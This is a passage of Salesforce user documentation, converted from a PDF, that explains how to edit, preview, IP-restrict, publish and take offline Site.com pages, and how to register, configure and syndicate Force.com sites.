Avoid applying formatting, such as different fonts or highlighting, directly to text whenever possible. Instead, it's best practice to use the paragraph and heading styles to quickly apply consistent formatting throughout the site. This also ensures that all page text is updated automatically if a site administrator or designer modifies the site's paragraph and heading styles.
3. Add [images](#) or [hyperlinks](#) as required.

Understanding the Inline Editing Toolbar

As a contributor, you can use the inline editor to edit any editable text areas on the page. Editable areas display a grey border when you hover over the text.

The inline editor lets you:

- Control the text style and layout (1) by:
 - Applying bold or italic formatting
 - Inserting numbered or bulleted lists
- Add [images](#) and [hyperlinks](#), and remove unwanted formatting (2).
- Expand the toolbar (3) to access additional options (4–8).
- Undo and redo your edits (4).
- Control the text style and layout (5) by:
 - Applying underline formatting
 - Setting text alignment
 - Applying blockquote formatting
- Set paragraph indentation (6).
- Apply paragraph and heading styles (7).
- Apply additional styles, such as highlighting (8).

EDITIONS

Available in: Salesforce Classic

Available for purchase in: **Enterprise**, **Performance**, and **Unlimited** Editions

Available (with limitations) in: **Developer** Edition

 **Tip:** Avoid applying formatting, such as different fonts or highlighting, directly to text whenever possible. Instead, it's best practice to use the paragraph and heading styles to quickly apply consistent formatting throughout the site. This also ensures that all page text is updated automatically if a site administrator or designer modifies the site's paragraph and heading styles.

Adding Images to Text as a Contributor

As a contributor, you can quickly add images to any editable text areas on the page using an inline editor.

Editable text areas display a grey border when you hover over the text. You can add images to these areas only.

When the page is open:

1. Double-click the text area you want to edit.
The inline editor appears.
2. Position your cursor where you want to insert the image and click .
3. In the Image Properties dialog box, enter a URL to an image in the `URL` field.
For example, to add an image that you uploaded to the site, type `/` followed by the image filename, such as `/myimage.png`.
4. Enter a brief description of the image in the `Alternative text` field. The description is used by screen reader users or as a substitute if the browser can't display the image. It can also help with search engine optimization (SEO).
5. Optionally, preview how the image appears in relation to the text on the page and set:
 - The width and height of the image
 - The image border (for example, to set a border that's 10 pixels wide, enter `10` in the `Border` field)
 - How much space surrounds the image (which is controlled by the `HSpace` and `VSpace` properties)
 - How the image aligns with the text on the page
6. Click **OK**.

Your changes are saved automatically when you click anywhere outside the text area.

Attaching Hyperlinks to Text and Images as a Contributor

As a contributor, you can use the inline editor to quickly add hyperlinks to text or images in any editable text areas on the page.

Editable text areas display a grey border when you hover over the text. You can add hyperlinks in these areas only.

When the page is open:

1. Double-click the text area you want to edit. Editable text areas display a grey border when you hover over the text. The inline editor appears.
2. Select the text or image that you want to attach a hyperlink to and click .
3. Select the link type.
 - To link to a page or item in your site, or to an external page:
 - a. Select **URL**.
 - b. Select the protocol.
 - c. In the `URL` field, select an item in your site, or type the address to an external page—for example, `http://www.externalsite.com`. (If you can't see the list of site items, place your cursor in the `URL` field and press the `DOWN` key on your keyboard.)
 - To link to an anchor that was previously added to the page, select **Link to anchor in the text** and select the anchor in the drop-down list.
 - To link to an email message, select **An email**, and enter the recipient's email address and the message information.
4. Click **OK**.

Your changes are saved automatically when you click anywhere outside the text area.

Adding Page Elements to Pages as a Contributor



As a contributor, you can add page elements to any editable areas of a page.

Page elements are the building blocks of site pages. Content blocks contain the text of your website pages and can house images and hyperlinks. Widgets are custom page elements that are created by your designer or site administrator. If you can't see widgets, they're not available to you.

- To add a page element to an open page, drag the element from the Page Elements pane to an editable area. When you drag a page element to an editable page area, the area is highlighted with a blue border. If you can't see a blue border, the page doesn't have any editable areas.

- To move a page element on the page, drag the page element to another editable area.

- To delete a page element, click .

After you add a content block to a page, double-click the content block to edit it.

When you add a widget to the page, you might need to specify properties for the widget in a dialog box, which automatically saves your changes. To dismiss the dialog box, click another area of the screen. For more information about the properties, contact your designer or site administrator.

Previewing How Pages Appear on Mobile Devices

With live mode, site administrators, designers, and contributors can preview how pages and templates appear on devices such as cell phones and tablets.

Site.com contributors are automatically placed in live mode for all content editing. They can edit the content blocks they've been given access to by the site administrators.

Site administrators and designers can switch between live and design modes by clicking **Live** or **Design** on the Site.com Studio toolbar. Design mode is the default view for site administrators and designers.

- To preview how the page looks:
 - On smartphones, click .
 - On tablets, click .
 - On computer screens, click .
 - At 100% width and height, click .
- To manually adjust the width of the screen, move the slider .
- To resize the width and height of the screen, drag the resizing handles at the edge of the frame to the required size.
- To store frequently used custom screen sizes, click  and enter the custom measurements.
- To rotate the screen orientation from portrait to landscape, click .

AND

Site administrator or designer role assigned at the site level

Previewing Site.com Sites

Contributors, designers, and site administrators can preview site pages to see how they look when rendered in a browser window. It's always a good idea to make sure your changes are displayed correctly, as this is how the pages appear on the live site.

If you're a site administrator or designer, you can also create an anonymous preview URL that allows other users to review the site before it goes live. The URL is always valid (unless you disable it) and shows the latest work in progress. It's only available to the people you send it to, and can't be found by search engines.

- Click **Preview Page** on the toolbar when editing a page.
- Hover over a page in the Site Pages view of the Overview tab and click  > **Preview** to view a single page.
- Click **Preview** on the toolbar of the Overview tab to view the entire site. From the **Preview** menu, you can also:
 - Click **Preview Site in a New Tab** to view the site in a new tab in the existing browser window.
 - Click **Preview Site at 1024 x 768** to view the site as it appears to laptop users.
 - Click **Enable Anonymous Preview**, if you're a site administrator or designer, to create a URL that allows other users to preview the site before it goes live. Click the **View Anonymous Preview** option that appears in the **Preview** menu to access the preview URL, which you can copy and send to other users to review and test your changes. **Enable Anonymous Preview** is also available in the [Site Configuration view](#).
- Click **Preview** beside a site on the Site.com home page to view the entire site.

When you preview pages, all browser-related functions should work.

 **Note:** During preview only, style sheets are rendered as inline styles.

Controlling Access Using IP Restrictions

Site.com IP Restrictions Overview

Every computer has a unique IP address that it uses to identify itself. Using IP restrictions, you can define a range of permitted IP addresses for the pages, folders, and assets in your site to control visitors' access.

For example, let's say you have a site page that lists all employees by department. You don't want people outside your organization to view this sensitive information. By restricting the permitted IP addresses to your organization's IP range—say, 112.122.0.1 to 112.122.0.123—you ensure that no other site visitors can view the page.

When you define IP restrictions for:

To edit only content in Site.com sites:

- Site.com Contributor User

AND

Contributor role assigned at the site level

EDITIONS

Available in: Salesforce Classic

Available for purchase in: **Enterprise, Performance, and Unlimited** Editions

Available (with limitations) in: **Developer** Edition

- A parent page template, all child page templates and template-based pages inherit the restrictions.
- A folder, all subfolders and assets within the folder inherit the restrictions.
- The entire site, all site items inherit the restrictions.

For any item that inherits IP restrictions, you can add additional IP restrictions to further narrow the permitted IP range.

And if a user is denied access to a page, you can redirect them to another page, such as a user-friendly error page.

SEE ALSO:

[Adding IP Restrictions in Site.com](#)

[Editing, Disabling, and Deleting IP Restrictions in Site.com](#)

Adding IP Restrictions in Site.com

Control site visitors' access to the pages, page templates, folders, and assets in your site by setting the range of permitted IP addresses.

1. On the Overview tab, either:
 - Hover over the page, page template, folder, or asset in the All Site Content view and click  > **Add IP Restrictions**.
 - Click **Site Configuration > IP Restrictions** and click **Add IP Restrictions**.
2. If not already selected, choose the item you want to restrict access to.
3. Enter the first and last IP addresses of the permitted IP range—for example, 112.122.0.1 to 112.122.0.123. To enter a single IP address, just complete the `start address` field.

Both IP addresses in a range must be either IPv4 or IPv6. In ranges, IPv4 addresses exist in the IPv4-mapped IPv6 address space `::ffff:0:0 to ::ffff:ffff:ffff`, where `::ffff:0:0` is 0.0.0.0 and `::ffff:ffff:ffff` is 255.255.255.255. A range can't include IP addresses inside of the IPv4-mapped IPv6 address space if it also includes IP addresses outside of the IPv4-mapped IPv6 address space. Ranges such as `255.255.255.255 to ::1:0:0:0` or `:: to ::1:0:0:0` are not allowed.
4. Click **Add IP Range** to add additional ranges.
5. To redirect users with an invalid IP address to an alternative page, such as a user-friendly error page, specify the page in Access Denied Page. If you set this in the IP Restrictions view, the page is the default for all IP restrictions unless you override it at the item level.

You can redirect users to a page in your site or to an external site. Always use a prefix such as `http://` when entering an external URL. If you don't set an access denied page, users see a blank page that displays a default "Access to this resource is denied" message.
6. Click **Save**.

To test the IP restrictions of a page template or site page, click **Preview** when the page is open. When you're happy with your updates, [publish the site](#) to enable the restrictions.

Note:

- If an item inherits IP restrictions—for example, an asset in an IP-restricted folder—you can add additional restrictions to further narrow the range. Although the item doesn't display the inherited values anywhere, the inherited IP range values do apply to the child item and only site visitors with valid IP addresses can access it.
- If you select a site page in the Access Denied Page drop-down list, users with an invalid IP address can view that page even if the entire site is restricted.

EDITIONS

Available (with limitations) in: **Developer** Edition

USER PERMISSIONS

To add and edit IP restrictions in Site.com:

- **Site.com Publisher User** field enabled on the user detail page
- AND
- **Site administrator role** assigned at the site level

- Caching is disabled for any item that has IP restrictions. Additionally, if you update the IP restrictions of an asset, folder, or page, the system updates its URL in case proxy servers such as Akamai already cached the item.

SEE ALSO:

[Site.com IP Restrictions Overview](#)

[Editing, Disabling, and Deleting IP Restrictions in Site.com](#)

Editing, Disabling, and Deleting IP Restrictions in Site.com

After you create an IP restriction for a Site.com site, you can edit the address range, briefly disable the IP restriction (say, to allow temporary access to a page), or delete the restriction entirely.

To view all the IP restrictions on a site, open the IP Restrictions view under Site Configuration (on the Overview tab). Alternatively, to view the IP restriction on a single item, hover over it in the All Site Content view and click  > **Edit IP Restrictions**.

When either the IP Restrictions section or the IP restrictions dialog box is open, you can:

- Edit the range of IP addresses. In the IP Restrictions view, double-click the IP address to edit the values inline.
- Disable an IP restriction by deactivating it. You can reactivate the restriction at any time. If you deactivate an IP restriction on an item that has several restrictions, the item's other restrictions are also deactivated.
- Delete an IP restriction. This removes the restriction entirely and allows all site visitors to access the item.

After you update the site's IP restrictions, [publish the site](#) to enable your changes.

Managing Domains and Live Sites

Managing Domains in Site.com

Before you can publish your site to the Internet, you must set the site's domain information.

To add a domain to the site's domains list, Salesforce must verify that you own the domain name. The verification method you choose depends on whether the domain name is currently in use.

- [Add domain names using CNAME records](#) if you're creating a new domain name or using a domain name that's not currently in use.
- [Add domain names using TXT records](#) if the domain name is already in use on another website and you want to reuse it. The existing website must also use domain name system (DNS) A records.

AND

Site administrator role assigned at the site level

Adding Domains Using CNAME Records in Site.com

To publish a site to the Internet, you must first set its domain information. Add a domain name using a CNAME record if you're creating a new domain name, or if you're adding a domain name that's currently not in use.

If you don't already have a branded, custom Web address, such as `www.mycompany.com`, create one by registering through a domain name registrar.

Each domain name in Site.com must be unique. Salesforce verifies your domain name when you add it to the site's list of domains, and again when you publish the site.

 **Tip:** It can take up to 48 hours for domain changes to become available on the Internet. However, you can reduce this time by lowering the time to live (TTL) value in the account management settings of your DNS provider. Because the current remaining time must expire before your new setting takes effect, you should update this value a few days prior to going live.

You can also add a custom path to your domain name to create a custom URL. A custom URL consists of the domain and a custom path. The same path name may be used on more than one domain, but it can't be used more than once within the same domain. When adding a domain, the `/` is required for the path. It indicates the root. You can add an additional custom name after the `/`, but you must at least use the `/` to indicate the root. For example, if the domain name is `https://oursite.com` and the path is `/products`, the site URL is `https://oursite.com/products`. If you added the custom URL to the root, the URL would be `https://oursite.com`.

 **Note:** You can also manage domains and paths in Setup using Domain Management.

1. In the account management settings of your DNS provider, create a CNAME record. CNAME records must include your domain name, your 18-character organization ID, and the suffix `live.siteforce.com`. For example, if your domain name is `www.mycompany.com` and your organization ID is `00dx0000000001aaa`, then the CNAME must be `www.mycompany.com.00dx0000000001aaa.live.siteforce.com`. You can find the organization ID on the new domain page in Domain Management within Setup.
2. When your CNAME record is available on the Internet, open Site.com Studio and click **Site Configuration > Domains** on the Overview tab.
3. Enter the domain name in the text box provided—for example, `www.mycompany.com`—.
4. Add an optional path name.
5. click Add.
6. Repeat for any additional domain names. For example, you might want to include common misspellings of the domain name in case users make typing mistakes. You must create a corresponding unique CNAME record for each domain name. You can add up to ten domain names.
7. When you're ready to go live, [publish the site](#).

 **Note:**

- If you have an MX record set up for your domain's mail service, the domain assigned to the MX record can't be the same as the domain you assign to your CNAME record. If you create a CNAME record using the same domain as your MX record, your mail service will be disabled.

EDITIONS

Available in: Salesforce Classic

Available for purchase in: **Enterprise, Performance, and Unlimited** Editions

Available (with limitations) in: **Developer** Edition

USER PERMISSIONS

To manage domains and publish Site.com sites:

- `Site.com` Publisher User field enabled on the user detail page

AND

Site administrator role assigned at the site level

For example, if you have `mydomain.com` assigned to your MX record, and you want to use it for your CNAME record, we recommend assigning `www.mydomain.com` to your CNAME record instead, and then working with your DNS provider to redirect `mydomain.com` to `www.mydomain.com`.

- When you update existing domain information, you must publish your changes for them to take effect. If you see a message that there are no changes to publish, first update a page in your site and then publish your changes.

SEE ALSO:

[Adding Domains Using TXT Records in Site.com](#)

[Managing Domains in Site.com](#)

Adding Domains Using TXT Records in Site.com

To publish a site to the Internet, you must first set its domain information. Add a domain name using a TXT record if you're reusing a domain name that's currently in use. For example, if you're migrating from an existing site to a new Site.com site, you can transition seamlessly to the new site when you're ready to go live. This method is suitable only for existing sites that use DNS A records.

Each domain name in Site.com must be unique. Salesforce verifies your domain name when you add it to the site's list of domains, and again when you publish the site.

Tip: It can take up to 48 hours for domain changes to become available on the Internet. However, you can reduce this time by lowering the time to live (TTL) value in the account management settings of your DNS provider. Because the current remaining time must expire before your new setting takes effect, you should update this value a few days prior to going live.

1. In the account management settings of your DNS provider, create a TXT record that contains your organization's ID. To find the ID, open Site.com Studio, click **Site Configuration > Domains** on the Overview tab, and copy the organization ID displayed there.
Contact your DNS provider if you're unsure how to create a TXT record.
2. When your TXT record is available on the Internet, enter the domain name in the text box provided in the Domains view—for example, `www.mycompany.com`—and click **Add**.
3. Repeat for any additional domain names. For example, you might want to include common misspellings of the domain name in case users make typing mistakes.
You can add up to ten domain names.
4. **Publish** your Site.com site when it's ready. It won't yet be live on the Internet.
5. To go live, in your DNS account management settings:
 - a. Create a CNAME that meets the following criteria. CNAME records must include your domain name, your 18-character organization ID, and the suffix `live.siteforce.com`. For example, if your domain name is `www.mycompany.com` and your organization ID is `00dx0000000001aaa`, then the CNAME must be `www.mycompany.com.00dx0000000001aaa.live.siteforce.com`. You can find the organization ID on the new domain page in Domain Management within Setup.

Publishing Site Changes

When you *publish* a site in Site.com, you make its pages and assets live on the Internet so site visitors can access them.

Before you publish your site for the first time, you must [set the site's domain information](#). If you don't set up your domain, you'll be prompted to do so during the publishing process.

You can publish your entire site or just specific items.

1. Click **Publish Changes...**

2. To publish:

- All recent changes, ensure **Site-wide changes** is selected.
- Specific items, select **Only selected items** and select the relevant items.

 **Note:** If you select an item that has dependencies, the dependent items are also selected. For example, if you select a page, but you changed the page and the style sheet that it relies on, the style sheet is also selected. Click **View** to see the list of dependencies. You can't deselect an item if it's a critical dependency for another selected item.

3. Click **Next** and then review the list of items to be published.

4. Click **Next** and then add a publishing note, if required. The note appears in the Description column of the Change History view.

5. Click **Publish**.

You'll receive an email notification when your site changes go live.

 **Note:** You can't publish your site from sandbox.

Taking a Site Offline

1. On the Overview tab, click **Site Configuration > Domains**.
2. Delete all listed domains.
When you remove the last domain, the site goes offline immediately. Site visitors see a “Server not found” message or similar in their browser when they attempt to view the site.
3. In the popup window that appears:
 - Click **OK** to unpublish the site. Unpublishing the site releases the Site.com Published Site license associated with it, so you can use it to publish another site.
 - Click **Cancel** if you don’t want to release the Site.com Published Site license—for example, if you plan to make the site publicly available again at a later date.

If you change your mind after clicking **Cancel**, you can release the license by clicking **Unpublish** on the Overview tab. After a site is unpublished, the **Unpublish** button is replaced with the **Publish** button.
4. If you don’t plan to reuse the domain with Site.com, remove any CNAME records that point to `your_domain_name.orgID.live.siteforce.com` in the account management settings of your DNS provider.

After you unpublish a site, you can delete it from the list of sites on the [Site.com tab](#).

Force.com Sites

Force.com Sites Overview

Salesforce organizations contain valuable information about partners, solutions, products, users, ideas, and other business data. Some of this information would be useful to people outside your organization, but only users with the right access and permissions can view and use it. In the past, to make this data available to the general public, you had to set up a Web server, create custom Web pages (JSP, PHP, or other), and perform API integration between your site and your organization. Additionally, if you wanted to collect information using a Web form, you had to program your pages to perform data validation.

With Force.com sites, you no longer have to do any of those things. Force.com Sites enables you to create public websites and applications that are directly integrated with your Salesforce organization—without requiring users to log in with a username and password. You can publicly expose any information stored in your organization through a branded URL of your choice. You can also make the site’s pages match the look and feel of your company’s brand. Because sites are hosted on Force.com servers, there are no data integration issues. And because sites are built on native Visualforce pages, data validation on collected information is performed automatically. You can also enable users to register for or log in to an associated portal seamlessly from your public site.

 **Note:** Force.com Sites is subject to these additional [Terms of Use](#).

For information on Site.com, which is a Web content management system (CMS) that makes it easy to build dynamic, data-driven Web pages and edit content in real time, see [Site.com Overview](#) on page 4324.

The following examples illustrate a few ways that you can use sites:

- Create an ideas site—Use sites to host a public community forum for sharing and voting on ideas about your company, services, or products. Ideas websites can be made public using sites.
- Publish a support FAQ—Provide helpful information on a public website where customers can search for solutions to their issues.
- Create a store locator tool—Add a public tool to your portal that helps customers find stores in their area.
- Publish an employee directory—Add an employee directory to your company's intranet by creating a site restricted by IP range.
- Create a recruiting website—Post job openings to a public site and allow visitors to submit applications and resumes online.
- Publish a catalog of products—List all of your company's products on a public website, with model numbers, current prices, and product images pulled dynamically from your organization.

Because Force.com sites are served directly from the Salesforce organization, a site's availability is directly related to the organization's availability. During your organization's maintenance window for major releases, your sites will be unavailable; users who try to access a site will see a Force.com-branded maintenance page or your custom [Service Not Available Page](#). It's a good idea to inform your site users of the release maintenance windows and related sites unavailability in advance. You can view specific maintenance windows, listed by instance, at trust.salesforce.com/trust/status/#maint.

The Force.com Domain

For each of your sites, you determine the URL of the site by establishing the site's domain name. You can choose one of the following domain options:

- Use your Force.com domain name, which is your unique *subdomain prefix* plus `force.com`. For example, if you choose *mycompany* as your subdomain prefix, your domain name would be `http://mycompany.force.com`. The name is case sensitive.
 - 📌 **Note:** Your Force.com domain name is used for all the sites that you create. For example, your company could create one public site for partners, another for developers, and a third for support. If your company's domain is `http://mycompany.force.com`, those three sites might have the following URLs:
 - `http://mycompany.force.com/partners`
 - `http://mycompany.force.com/developers`
 - `http://mycompany.force.com/support`
- Create a branded, custom Web address, such as `http://www.mycompanyideas.com`, by registering through a domain name registrar. Create CNAME records to redirect your branded domain and subdomains to your Force.com domain without exposing the `force.com` name in the URL. It can take up to 48 hours for your Force.com domain to become available on the Internet. Custom Web addresses aren't supported for sandbox or Developer Edition organizations.

- 📌 **Note:** The format of the secure URLs for your Force.com sites depends on the organization type or Edition. Your unique subdomain prefix is listed first, followed by Edition or environment type, then instance name and the `force.com` suffix. In the following examples, the subdomain prefix is "mycompany," the sandbox name is "mysandbox," the instance name is "na1," and the sandbox instance name is "cs1":

Organization Type	Secure URL
Developer Edition	<code>https://mycompany-developer-edition.na1.force.com</code>
Sandbox	<code>https://mysandbox-mycompany.cs1.force.com</code>
Production	<code>https://mycompany.secure.force.com</code>

The subdomain prefix for Developer Edition is limited to 22 characters. The secure URL is displayed on the Login Settings page. The URL is case sensitive.

Managing Force.com Sites

To get started using Force.com sites, from Setup, enter *Sites* in the **Quick Find** box, then select **Sites**. From this page, you can:

- Register your Force.com domain, if you have not yet done so.
 - View all sites hosted on your Force.com domain.
 - Click **New** to create a new site.
 - Click **Edit** to make changes to an existing site.
 - Click **Activate** or **Deactivate** to change the active status for your site.
-  **Warning:** Be careful not to expose any information that you do not want to make public.
- Click the site's label to view that site's details.
 - Click the site's URL to open that site in a browser.

- "Customize Application"

Registering a Custom Force.com Domain

Your company's [Force.com domain](#) is used for all the sites that you create. Even if you register a branded Web address for your site, you must choose a Force.com domain. The branded URL will be redirected to the Force.com domain.

 **Note:** CNAME records must include your domain name, your 18-character organization ID, and the suffix `live.siteforce.com`. For example, if your domain name is `www.mycompany.com` and your organization ID is `00dx0000000001aaa`, then the CNAME must be `www.mycompany.com.00dx0000000001aaa.live.siteforce.com`. You can find the organization ID on the new domain page in Domain Management within Setup.

To register your Force.com domain:

1. From Setup, enter *Sites* in the **Quick Find** box, then select **Sites**.
2. Enter a unique name for your Force.com domain. A Force.com domain name can contain only alphanumeric characters and hyphens, and must be unique in your organization. It must begin with a letter, not include spaces, not end in a hyphen, and not contain underscores or periods. Salesforce recommends using your company's name or a variation, such as *mycompany*.

 **Warning:** You can't modify your Force.com domain name after you have registered it.

3. Click **Check Availability** to confirm that the domain name you entered is unique. If it isn't unique, you are prompted to change it.
4. Read and accept the Sites Terms of Use by selecting the checkbox.
5. Click **Register My Force.com Domain**. After you accept the Terms of Use and register your Force.com domain, the changes related to site creation are tracked in your organization's Setup Audit Trail and the Site History related list. It may take up to 48 hours for your registration to take effect.

 **Note:** The format of the secure URLs for your Force.com sites depends on the organization type or Edition. Your unique subdomain prefix is listed first, followed by Edition or environment type, then instance name and the `force.com` suffix. In the following examples, the subdomain prefix is "mycompany," the sandbox name is "mysandbox," the instance name is "na1," and the sandbox instance name is "cs1":

Organization Type	Secure URL
Developer Edition	<code>https://mycompany-developer-edition.na1.force.com</code>
Sandbox	<code>https://mysandbox-mycompany.cs1.force.com</code>
Production	<code>https://mycompany.secure.force.com</code>

The subdomain prefix for Developer Edition is limited to 22 characters. The secure URL is displayed on the Login Settings page. The URL is case sensitive.

Setting Up Force.com Sites

Force.com Sites enables you to create public websites and applications that are directly integrated with your Salesforce organization—without requiring users to log in with a username and password.

To set up a Force.com site:

1. From Setup, enter *Sites* in the **Quick Find** box, then select **Sites**.
2. [Register a custom Force.com domain](#) for your organization.
3. [Create](#) and [configure](#) your site.
4. Develop and use [Visualforce pages](#) for your site, use or hide [standard pages](#), and customize or replace out-of-box [error pages](#). Associate these pages with your site.
5. Choose a site template. Use the lookup field to find and select a template that you've developed, or use the out-of-box template provided. The site template provides the page layout and stylesheet for your site and overrides any formatting inherited from the associated portal.
6. [Enable a portal](#) for login or self-registration, then associate it with your site.
7. Optionally, modify [public access settings](#).
8. When you are ready to make your site public, click **Activate** on the Site Details page. You can also activate your site from the Site Edit and Sites pages.

After you have set up a site, you can:

- Run reports and dashboards on your site.
- [Create workflow rules](#) that trigger email alerts when site-related criteria are met.

USER PERMISSIONS

To create and edit Force.com sites:

- "Customize Application"

Field	Description
Site Description	An optional description of the site.
Site Contact	The user who will receive site-related communications from the site's visitors and Salesforce.
Default Web Address	The unique Force.com URL for this site. Force.com provides the first part of the URL based on the domain name that you registered; you must add a unique site name to the end. Unless you configure a custom Web address through a domain name registrar, this is the URL that the public will use to access your site.
Active	The option that activates your site when you are ready to make it available to the public. You can also activate your site from the Sites and Site Details pages. When the site is inactive, users will see the page specified in the <code>Inactive Site Home Page</code> field.
Active Site Home Page	<p>The landing page that users are directed to when this site is active. Use the lookup field to find and select the Visualforce page that you developed for your site's home page. Choose the UnderConstruction page if you just want to test your site.</p> <p>For ideas sites, you must use the IdeasHome page and for answers sites you must use the AnswersHome page. The "look and feel" for your Ideas site or Answers site will be inherited from its associated portal unless you select a site template.</p> <p>If you deployed a site before the Summer '10 release, you can set AnswersHome as your default landing page if you create a Visualforce page using <code><apex:page action="{!URLFOR('/answers/answersHome.apexp')}"/></code></p>
Inactive Site Home Page	The landing page that users are directed to when this site is inactive. Use the lookup field to find and select the page that you want to use. You can, for example, select a page to indicate that the site is under construction or down for maintenance.
Site Template	<p>The template that provides the page layout and stylesheet for your site. The site template overrides any formatting inherited from the associated portal. Use the lookup field to find and select a template that you've developed, or use the out-of-box template provided.</p> <p> Note: The site template specified here is used only for Visualforce pages using the <code>!Site.Template</code> expression.</p>
Site Robots.txt	<p>A file that determines which parts of your public site Web spiders and other Web robots can access. Web robots are often used by search engines to categorize and archive websites. HTML tags are not allowed, as they are not compatible with <code>robots.txt</code> spiders. For Visualforce pages, add <code>contentType="text/plain"</code> to the <code><apex:page></code> tag.</p> <p>Example disallowing all robots from indexing all pages:</p> <pre><apex:page contentType="text/plain"> User-agent: * # Applies to all robots Disallow: / # Disallow indexing of all pages </apex:page></pre>

Field	Description
	<p>Example allowing all robots to index all pages:</p> <pre><apex:page contentType="text/plain"> User-agent: * # Applies to all robots Disallow: # Allow indexing of all pages </apex:page></pre>
Site Favorite Icon	The icon that appears in the browser's address field when visiting the site. Use this field to set the favorite icon for your entire site instead of for each page. Changes will be reflected on your site one day after you make them, due to caching.
Analytics Tracking Code	The tracking code associated with your site. This code can be used by services like Google Analytics to track page request data for your site.
URL Rewriter Class	An Apex class to use for rewriting URLs for your site, from Salesforce URLs to user-friendly URLs. With this class, you can make rules to rewrite site URL requests typed into the address bar, launched from bookmarks, or linked from external websites. You can also create rules to rewrite the URLs for links within site pages.
Enable Feeds	The option that displays the Syndication Feeds related list, where you can create and manage syndication feeds for users on your public sites. This field is visible only if you have the feature enabled for your organization.
Clickjack Protection Level	<p>You can set the clickjack protection for a site to one of these levels:</p> <ul style="list-style-type: none"> • Allow framing by any page (no protection) • Allow framing by the same origin only (recommended) • Don't allow framing by any page (most protection) <p> Note: Same-origin framing allows the site's page to be framed only by pages on the same domain name and protocol security.</p> <p> Note: Salesforce Communities have two clickjack protection parts—one for the Force.com Communities site which is set from the Force.com site detail page and another for the Site.com Communities site which is set from the Site.com configuration page. It's recommended that both are set to the same value.</p>
Require Secure Connections (HTTPS)	When this checkbox is enabled for a Force.com Site, a Site.com site, a Salesforce Communities Force.com Site, or a Salesforce Communities Site.com site, requests that use HTTP are redirected to HTTPS.

4. Click **Save**.

 **Note:** You define Custom URLs from Domain Management in Setup.

Configuring Force.com Sites

Once you have created your site, you can configure it on the Site Details page. To access this page, from Setup, enter *sites* in the **Quick Find** box, then select **Sites**, and then in the Sites list, click the site name. You can do the following:

- Click **Edit** to make changes to the site.
- Click **Public Access Settings** to view or edit the security settings, including permissions, page layouts, and more.
- Click **Login Settings** to configure the login and registration settings for your site. Built-in login and registration logic allows users to quickly register for, and seamlessly log in to, your portal from your public site.

 **Note:** For Communities sites, this link opens the Communities Login Page.

- Click **URL Redirects** to see any [page redirects](#) you've set up for your site.
- Click **Activate** or **Deactivate** to change the active status for your site.

 **Warning:** Be careful not to expose any information that you do not want to make public.

- Click **Preview as Admin** to view your site in [administrator preview mode](#). Administrator preview mode shows the errors on each site page in context and in greater detail, so you can more easily troubleshoot site issues.

 **Note:** This feature does not appear for community organizations.

- Click **Edit** in the Site Visualforce Pages or Site Standard Pages related lists to select the pages available for your site. All pages associated with the site must be enabled.
- Click **Page Assignment** to assign error pages for standard errors, such as "Authorization Required (401)" and "Page Not Found (404)." You can override or edit the default pages that are provided.
- Click **New** in the [Feeds](#) related list to create a new syndication feed. You must click **Enable Feeds** in the Site Detail list to display this related list.
- View the 24-Hour Usage History related list to see current bandwidth and service request time usage, the daily limits, and the percentage used.
- View the Site History related list to see the configuration changes that have been tracked for your site.

Defining Syndication Feeds

Syndication feeds give users the ability to subscribe to changes within Force.com sites and receive updates in external news readers. Simply by defining a SOQL query and mapping, you can syndicate changes to public data to your end users. You can create one or more syndication feeds for your organization's public sites or any Visualforce page. The syndication feed displays the records specified by a SOQL query. Users can subscribe to the feed and view the feed when they visit the site or page.

Define a syndication feed, including what records are returned, and which data from the records is displayed:

Name

A descriptive name for this feed, which distinguishes it from other feeds you may create. Use only letters, numbers, or the underscore character “_”. Do not use more than one underscore character in a row.

Description

Describe the feed. For example, “Account first name, last name, and region for the last ten accounts created or edited.”

Query

The SOQL query that defines which records are returned to the syndication feed. To ensure fast performance, some limitations on the SOQL query are imposed:

- If the SOQL query does not specify a limit, then no more than 20 records are returned.
- Query limits can't exceed 200 results. If you make a query with a limit beyond this number, only the first 200 records are returned.
- If the SOQL query does not have an ORDER BY value specified, records are ordered by the `LastModifiedDate` value if there is one, or by `SystemModstamp` value if not
- COUNT is not supported.
- *Aggregate* queries are not supported. For example, this query cannot be used in a syndication feeds SOQL query:

```
SELECT Name, (SELECT CreatedBy.Name FROM Notes) FROM Account
```

- You can use *bind variables*, a variable whose value is supplied in the URL. For more information, see [Using Bind Variables for Queries and Mapping](#) on page 4507.

 **Note:** The guest user must have appropriate sharing and field-level security access or you cannot save your query, because the Force.com platform verifies access and sharing before saving.

Mapping

Because syndication feeds use the ATOM web publishing protocol, you must provide a mapping value that matches objects and fields on the returned records with ATOM constructs. Note that all values must be string literals. For more information about mapping elements, see [ATOM-Object Mapping](#) on page 4506.

You can use *bind variables*, a variable whose value is supplied in the URL. For more information, see [Using Bind Variables for Queries and Mapping](#) on page 4507.

Max Cache Age Seconds

Because many users may access a feed at the same time, Salesforce caches the feed data, for 3600 seconds by default. You can modify this to a minimum of 300 seconds, or for as long as you wish. Query results that are older than the time specified here are dropped, and a new query is run on the next request for that information, that is, the next time a user opens a page containing a feed that they have subscribed to.

Active

Select this checkbox to make the feed available for subscription. Once a feed is active, users have the option of subscribing to it.

EDITIONS

USER PERMISSIONS

Create, edit, or delete a feed definition:

- “Modify All Data”

Subscribe to a feed

- No special user permission required

ATOM-Object Mapping

You must specify a mapping in the syndication feed definition. The mapping relates ATOM constructs such as entry title to the corresponding value in a record, for example, "Account Name." A full set of mappings represents a news feed, and the query represents the content of each news item in a feed. For example, Lead records created today or Contacts with updated Account information.

A *feed element* is the envelope for each part of a news item, and an *entry element* is the contents of the envelope.

Mapping also allows you to apply short labels to various fields for display purposes.

The following table lists each ATOM and object element and explains what values should be provided:

Feed Element	Entry Element	Description
fa		Required only if ea (entry author) is not specified. Feed author. For example, fa: "Acme Feed Author Admin Mary" shows the feed author as Admin Mary.
